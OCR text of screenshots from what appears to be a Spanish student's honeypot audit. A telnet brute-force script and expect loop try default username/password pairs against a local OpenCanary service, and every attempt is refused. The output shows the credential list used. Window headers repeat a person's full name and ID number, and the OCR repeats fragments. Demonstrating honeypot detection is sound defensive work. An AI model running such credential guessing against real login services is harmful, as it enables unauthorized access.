SCRIPT PYTHON PERSONALIZADO
Ejecutando script Python personalizado...
/home/neil/honeypot-attacks/telnet_brute.py:2: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
import telnetlib
Iniciando ataque Telnet personalizado...
--- Probando usuario: admin ---
Probando admin:password... CONEXIÓN RECHAZADA
Probando admin:admin... CONEXIÓN RECHAZADA
Probando admin:123456... CONEXIÓN RECHAZADA
Probando admin:root... CONEXIÓN RECHAZADA
Probando admin:test... CONEXIÓN RECHAZADA
Probando admin:guest... CONEXIÓN RECHAZADA
Probando admin:admin1... CONEXIÓN RECHAZADA
Probando admin:... CONEXIÓN RECHAZADA
--- Probando usuario: root ---
Probando root:password... CONEXIÓN RECHAZADA
Probando root:admin... CONEXIÓN RECHAZADA
Probando root:123456... CONEXIÓN RECHAZADA
Probando root:root... CONEXIÓN RECHAZADA
Probando root:test... CONEXIÓN RECHAZADA
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:46
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
Probando root:root... CONEXIÓN RECHAZADA
Probando root:test... CONEXIÓN RECHAZADA
Probando root:guest... CONEXIÓN RECHAZADA
Probando root:admin1... CONEXIÓN RECHAZADA
Probando root:... CONEXIÓN RECHAZADA
--- Probando usuario: user ---
Probando user:password... CONEXIÓN RECHAZADA
Probando user:admin... CONEXIÓN RECHAZADA
Probando user:123456... CONEXIÓN RECHAZADA
Probando user:root... CONEXIÓN RECHAZADA
Probando user:test... CONEXIÓN RECHAZADA
Probando user:guest... CONEXIÓN RECHAZADA
Probando user:admin1... CONEXIÓN RECHAZADA
Probando user:... CONEXIÓN RECHAZADA
--- Probando usuario: test ---
Probando test:password... CONEXIÓN RECHAZADA
Probando test:admin... CONEXIÓN RECHAZADA
Probando test:123456... CONEXIÓN RECHAZADA
Probando test:root... CONEXIÓN RECHAZADA
Probando test:test... CONEXIÓN RECHAZADA
Probando test:guest... CONEXIÓN RECHAZADA
Probando test:admin1... CONEXIÓN RECHAZADA
Probando test:... CONEXIÓN RECHAZADA
--- Probando usuario: guest ---
Probando guest:password... CONEXIÓN RECHAZADA
Probando guest:admin... CONEXIÓN RECHAZADA
Probando guest:123456... CONEXIÓN RECHAZADA
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:46
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
--- Probando usuario: guest ---
Probando guest:password... CONEXIÓN RECHAZADA
Probando guest:admin... CONEXIÓN RECHAZADA
Probando guest:123456... CONEXIÓN RECHAZADA
Probando guest:root... CONEXIÓN RECHAZADA
Probando guest:test... CONEXIÓN RECHAZADA
Probando guest:guest... CONEXIÓN RECHAZADA
Probando guest:admin1... CONEXIÓN RECHAZADA
Probando guest:... CONEXIÓN RECHAZADA
--- Probando usuario: administrator ---
Probando administrator:password... CONEXIÓN RECHAZADA
Probando administrator:admin... CONEXIÓN RECHAZADA
Probando administrator:123456... CONEXIÓN RECHAZADA
Probando administrator:root... CONEXIÓN RECHAZADA
Probando administrator:test... CONEXIÓN RECHAZADA
Probando administrator:guest... CONEXIÓN RECHAZADA
Probando administrator:admin1... CONEXIÓN RECHAZADA
Probando administrator:... CONEXIÓN RECHAZADA
==========
RESUMEN DEL ATAQUE:
Total de intentos: 48
Logins exitosos: 0
==========
==========
INTENTOS MANUALES CON EXPECT
==========
Instalando expect...
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:46
21/06/2025


neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
==
RESUMEN DEL ATAQUE:
Total de intentos: 48
Logins exitosos: 0
==
=======================================
INTENTOS MANUALES CON EXPECT
=======================================
Instalando expect...
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libtcl8.6 tcl-expect tcl8.6
Suggested packages:
tk8.6 tcl-tclreadline
The following NEW packages will be installed:
expect libtcl8.6 tcl-expect tcl8.6
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 1249 kB of archives.
After this operation, 4764 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 libtcl8.6 amd64 8.6.14+dfsg-1build1 [988 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/main amd64 tcl8.6 amd64 8.6.14+dfsg-1build1 [14.7 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/universe amd64 tcl-expect amd64 5.45.4-3 [110 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble/universe amd64 expect amd64 5.45.4-3 [137 kB]
Fetched 1249 kB in 2s (696 kB/s)
Selecting previously unselected package libtcl8.6:amd64.
(Reading database ... 49277 files and directories currently installed.)
Preparing to unpack .../libtcl8.6_8.6.14+dfsg-1build1_amd64.deb ...
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:46
21/06/2025



neil@DESKTOP-0GNJ9R7: ~/oj
neil@DESKTOP-0GNJ9R7: ~/h
neil@DESKTOP-0GNJ9R7: ~/h
Get:1 http://archive.ubuntu.com/ubuntu noble/main amd64 libtcl8.6 amd64 8.6.14+dfsg-1build1 [988 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/main amd64 tcl8.6 amd64 8.6.14+dfsg-1build1 [14.7 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/universe amd64 tcl-expect amd64 5.45.4-3 [110 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble/universe amd64 expect amd64 5.45.4-3 [137 kB]
Fetched 1249 kB in 2s (696 kB/s)
Selecting previously unselected package libtcl8.6:amd64.
(Reading database ... 49277 files and directories currently installed.)
Preparing to unpack .../libtcl8.6_8.6.14+dfsg-1build1_amd64.deb ...
Unpacking libtcl8.6:amd64 (8.6.14+dfsg-1build1) ...
Selecting previously unselected package tcl8.6.
Preparing to unpack .../tcl8.6_8.6.14+dfsg-1build1_amd64.deb ...
Unpacking tcl8.6 (8.6.14+dfsg-1build1) ...
Selecting previously unselected package tcl-expect:amd64.
Preparing to unpack .../tcl-expect_5.45.4-3_amd64.deb ...
Unpacking tcl-expect:amd64 (5.45.4-3) ...
Selecting previously unselected package expect.
Preparing to unpack .../expect_5.45.4-3_amd64.deb ...
Unpacking expect (5.45.4-3) ...
Setting up libtcl8.6:amd64 (8.6.14+dfsg-1build1) ...
Setting up tcl8.6 (8.6.14+dfsg-1build1) ...
Setting up tcl-expect:amd64 (5.45.4-3) ...
Setting up expect (5.45.4-3) ...
Processing triggers for man-db (2.12.0-4build2) ...
Processing triggers for libc-bin (2.39-0ubuntu8.4) ...
Ejecutando intentos con expect...
Probando con expect: admin:password
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: admin:password
AUDITORIA
SEGURIDAD
METODOLO... DE LA INVE...
Neil
Aguilar
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP ES
13:46
21/06/2025


spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: admin:password
Probando con expect: admin:admin
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: admin:admin
Probando con expect: admin:123456
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: admin:123456
Probando con expect: admin:admin1
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: admin:admin1
Probando con expect: root:password
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: root:password
Probando con expect: root:admin
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: root:admin
Probando con expect: root:123456
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:46
21/06/2025


Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: root:123456
Probando con expect: root:admin1
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: root:admin1
Probando con expect: test:password
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: test:password
Probando con expect: test:admin
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: test:admin
Probando con expect: test:123456
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: test:123456
Probando con expect: test:admin1
spawn telnet localhost 23
Trying 127.0.0.1...
telnet: Unable to connect to remote host: Connection refused
CONEXIÓN RECHAZADA: test:admin1
Archivo
Editar
Ver
ALVIN NEIL LOPEZ AGUILAR
CI: 14023800
Búsqueda
ESP
ES
13:47
21/06/2025




4. Ver resumen final




DOCUMENTACIÓN DE RESULTADOS

Cuando ejecutes todo esto, se mostrará:

1. **En los logs de OpenCanary**: Intentos de conexión registrados
2. **En las herramientas de ataque**: Falsos positivos o conexiones rechazadas
3. **En el análisis**: Estadísticas detalladas de todos los ataques





Esto permite demostrar completamente cómo **OpenCanary** detecta y registra ataques de fuerza bruta, mostrando las credenciales probadas y las fuentes de los ataques.